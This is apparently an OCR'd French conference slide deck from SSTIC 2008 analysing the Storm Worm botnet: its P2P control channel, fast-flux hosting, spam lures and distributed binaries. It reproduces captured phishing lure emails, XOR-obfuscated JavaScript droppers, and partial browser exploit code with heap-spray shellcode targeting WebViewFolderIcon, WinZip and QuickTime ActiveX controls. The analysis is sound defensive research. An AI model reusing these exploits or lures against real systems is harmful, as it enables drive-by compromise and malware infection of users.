Walk on the Wild Side

From botnets to badnets

Guillaume ARCAS

- guillaume.arcas@retiaire.org -

SSTIC 2008 - Rennes

- Page left intentionally blank -

- Storm Worm
  - Maliciel* apparu fin 2006 / début 2007

    * Malware en bon franglais
    - Cheval de Troie, rootkit
    - Storm : car apparition après les tempêtes de janvier 2007.
    - Worm : plus facile à prononcer/retenir que « trojan horse with rootkit capabilities ».
  - Juillet 2007 : variante dite « Zhelatin »
    - http://www.viruslist.com/en/analysis?pubid=204791938

- Description technique sommaire
  - Utilisation d'un réseau P2P
    - OverNet/Kademlia
    - Sert à localiser le canal de contrôle du botnet
  - Canal de contrôle authentifié et mobile
    - Pas de point central de contrôle du botnet
  - Fast-Flux Hosting
    - Mode IP de juillet à octobre 2007
    - Mode DNS depuis octobre 2007
  - Charge utile
    - Envoi massif de SPAM
    - Capacités DDoS
  - Fonctionnalités annexes
    - Proxification Web et DNS

- Storm Worm's Buzz
  - Aout 2007 : 1,7 millions de PC infectés
    - SecureWorks
  - Juillet 2007 : 5 à 10 millions de machines infectées, peut-être plus, personne ne peut le dire au juste !
    - MessageLabs
  - Storm Worm plus puissant que les meilleurs Super-ordinateurs.
    - Peter Gutmann

- Analyse
  - Analyse « Boite noire »
    - 6 Go de traces réseau
      - Juillet 2007 à mars 2008
    - 500 binaires collectés
      - Pas ou peu de reverse
  - Objectif :
    - Comprendre le fonctionnement du botnet
  - Outils
    - PC confiné
      - Connexions sortantes autorisées, flux SMTP spoolé, trafic réseau entièrement « dumpé ».
    - TShark, Snort, PERL, etc.

- Origine
  - Pourquoi suspecter la Russie ?
    - « Filiation » technique
    - Utilisation (jusqu'en octobre 2007) des infrastructures réseau du R.B.N.
    - Gangs Zhelatin et Warezov cités
  - Pourquoi ne pas accuser la Russie ?
    - Le prix du gaz augmente assez comme ça pour ne pas en rajouter... :-)
  - Pourquoi pas la Chine ?
    - Délicat depuis le passage de la flamme.
  - Pourquoi pas le Zimbabwe alors ?
    - euh...


Un botnet se lève à l'Est

```
Greetings,

We are so happy you joined Cat Lovers.

User Number: 77367718167
Login ID: user3474
Your Temp. Password ID: fj878

Be Secure. Change your Login ID and Password.

Click here to enter our secure server: http://aaa.bbb.ccc.ddd/

Welcome,
New Member Technical Support
Cat Lovers
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<body>
You can see your face right in the video. its all over the web dude. here is the link I got
<a href="http://209.30.212.128/">http://www.youtube.com/watch?v=xRnYglvJqif</a>
</body>
</html>
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<body>
If your mom sees this she this video of you she is gonna freak. go look at it...
<a href="http://76.206.23.156/">http://www.youtube.com/watch?v=YpgxJEN1PbY</a>
</body>
</html>
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<body>
brookmn1@student.canberra.edu.au wants to send you a greeting from  funnygreetings.net.<br>
<br>
To view your card, follow the link below:<br>
<a href="http://24.108.187.144/">funnygreetings.net</a><br>
<br>
Sincerly,<br>
funnygreetings.net<br>
```




Note : l'utilisation de scripts JS pour exploiter automatiquement les failles du navigateur fut rapidement abandonnée.

What is Fast-Flux ?


• The goal of fast-flux is for a fully qualified domain name (such as www.example.com) to have multiple (hundreds or even thousands) IP addresses assigned to it. These IP addresses are swapped in and out of flux with extreme frequency, using a combination of round-robin IP addresses and a very short Time-To-Live (TTL) for any given particular DNS Resource Record (RR).
• Fast-flux “motherships” are the controlling element behind fast-flux service networks, and are similar to the command and control (C&C) systems found in conventional botnets. However, compared to typical botnet IRC servers, fast-flux motherships have many more features. It is the upstream fast-flux mothership node, which is hidden by the front end fast-flux proxy network nodes, that actually delivers content back to the victim client who requests it.
• Source: HoneyNet project
http://honeynet.org/papers/ff/fast-flux.html

• Dans un botnet Storm Worm, Fast-Flux est utilisé pour la distribution des binaires malicieux et pour l'hébergement des sites de commerce en ligne (Viagra, VXPL, voir plus bas).

Single Mode Fast-Flux :



Double Mode Fast-Flux :




- Binaires malicieux servis ou hébergés par des proxys/web NGinx.

```
yom@yom-laptop:~/Desktop$ wget -S http://86.105.237.150/
--10:36:01--  http://86.105.237.150/
          => `index.html'
Connexion vers 86.105.237.150:80... connecté.
requête HTTP transmise, en attente de la réponse...
  HTTP/1.1 200 OK
  Server: nginx/0.6.31
  Date: Thu, 05 Jun 2008 19:36:47 GMT
  Content-Type: text/html
  Content-Length: 304
  Connection: close
  Accept-Ranges: bytes
  Keep-Alive: Closed
Longueur: 304 [text/html]

100%[======================================>] 304         304.61B/s

10:36:17 (304.31 B/s) - « index.html » sauvegardé [304/304]
```


403 Forbidden


nginx/0.6.31



Malicious web server distribution by country

Source: GoogleSecurity





Your download will start in 5 seconds.
If your download does not start,
click here and then press "Run".

```
Your Download Should Begin Shortly. If your download does not start
in approximately 15 seconds, you can <a href="/ecard.exe">click here</a>
to launch the download.

<Script Language='JavaScript'>
function xor_str(plain_str, xor_key){
        var xored_str = "";
        for (var i = 0 ; i < plain_str.length; ++i)
                xored_str += String.fromCharCode(xor_key ^ plain_str.charCodeAt(i));
        return xored_str;
}

var plain_str =
                "\x49\x64\x63\x64\x63\x64\x63\x64\x63\x64\x63\x64\x63
                        <snipped>
                 \x49\x64\x63\x64\x63\x64\x63\x64\x63\x64\x63\x64\x63" ;

var xored_str = xor_str(plain_str, 77);
document.write(xored_str);
</script>
```


```
<script language = "javascript" >
function dF (s) {
  var s1 = unescape (s.substr (0, s.length - 1));
  var t = '';
  for (i = 0; i < s1.length; i++)
    t += String.fromCharCode (s1.charCodeAt (i) - s.substr (s.length - 1, 1));
    document.write (unescape (t));
}
</script >

<script language = "JavaScript" >
var mm = new Array ();
var mem_flag = 0;

functionh (){
  mm = mm;
  setTimeout ("h()", 2000);
}

function getb (b, bSize) {
  while (b.length * 2 < bSize)
    {
      b += b;
    }
  b = b.substring (0, bSize / 2);
  return b;
}

function cf () {
  var zc = 0x0c0c0c0c;
  var a = unescape ("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33" +
                    "%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef" +
                    "%u64ef%ue3af%u9f64%u42f3%u9f64%u6ee7%uef03%uefeb" +
                    "%u64ef%ub903%u6187%ue1a1%u0703%uef11%uefef%uaa66" +
```

```
function startWVF () {
  for (i = 0; i < 128; i++)
    {
      try
      {
        var tar =
          new ActiveXObject ('WebVi' + 'ewFol' + 'de' + 'rIc' + 'on.WebVi' +
                             'ewFol' + 'derI' + 'con.1');
        d = 0x7ffffffe;
        b = 0x0c0c0c0c tar.setSlice (d, b, b, b);
      }
      catch (e)
      {
      }
    }
}

function startWinZip (object) {
  var xh = 'A';
  while (xh.length < 231)
    xh += 'A';
  xh += "\x0c\x0c\x0c\x0c\x0c\x0c\x0c";
  object.CreateNewFolderFromName (xh);
}

function startOverflow (num) {
  if (num == 0)
    {
      try
      {
        var qt = new ActiveXObject ('Quick' + 'Time.Qu' + 'ickTime');
        if (qt)
          {
            var qthtml =
              '<object CLASSID="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B"' +
              'width="1" height="1" style="border:0px">' +
              '<param name="src" value="qt.php">' +
              '<param name="autoplay" value="true">' +
              '<param name="loop" value="false">' +
              '<param name="controller" value="true">' + '</object>';
            if (!mem_flag)
```

• Au cours d'une même journée et depuis un même proxy, plusieurs binaires sont distribués.

```
yom@yom-laptop:~/Desktop$ ls -ltr *love*
-rw-r--r-- 1 yom yom 152065 2008-05-20 15:03 iloveyou.exe
-rw-r--r-- 1 yom yom 157185 2008-05-20 19:47 loveyou.exe
-rw-r--r-- 1 yom yom 140801 2008-06-03 10:11 loveyou-03062008.exe
-rw-r--r-- 1 yom yom 141825 2008-06-04 15:22 loveyou(2).exe
-rw-r--r-- 1 yom yom 141825 2008-06-04 15:56 loveyou(3).exe
-rw-r--r-- 1 yom yom 141312 2008-06-04 17:57 loveyou(4).exe
-rw-r--r-- 1 yom yom 141312 2008-06-04 17:59 loveyou(5).exe
-rw-r--r-- 1 yom yom 141312 2008-06-04 18:06 loveyou(7).exe
-rw-r--r-- 1 yom yom 141824 2008-06-04 18:24 loveyou(6).exe
-rw-r--r-- 1 yom yom 141312 2008-06-04 23:30 loveyou(8).exe
-rw-r--r-- 1 yom yom 141824 2008-06-04 23:48 loveyou(9).exe
-rw-r--r-- 1 yom yom 142336 2008-06-05 09:10 loveyou(10).exe
-rw-r--r-- 1 yom yom 142336 2008-06-05 09:44 loveyou(11).exe
-rw-r--r-- 1 yom yom 142336 2008-06-05 10:35 loveyou(12).exe
yom@yom-laptop:~/Desktop$
```


```
yom@yom-laptop:~/Desktop$ md5sum *love* | sort
13d64bf9d331da6748f7b47bc2d8d036  loveyou(4).exe
13d64bf9d331da6748f7b47bc2d8d036  loveyou(5).exe
13d64bf9d331da6748f7b47bc2d8d036  loveyou(7).exe
3a9a4c6ee13b8ef7eb9cb66ec042a167  loveyou(12).exe
5229cbeba4e12aa7142de1f8675adf1a  loveyou(6).exe
62044103886ed7db7f28006415aaa569  loveyou(9).exe
6e7d0e88dcfc88227a8496c889c25504  loveyou(2).exe
850c974c1ccb456cb5d1f35773f1022d  loveyou.exe
8c392099d4d31d292df4b8a44b518a9a  loveyou-03062008.exe
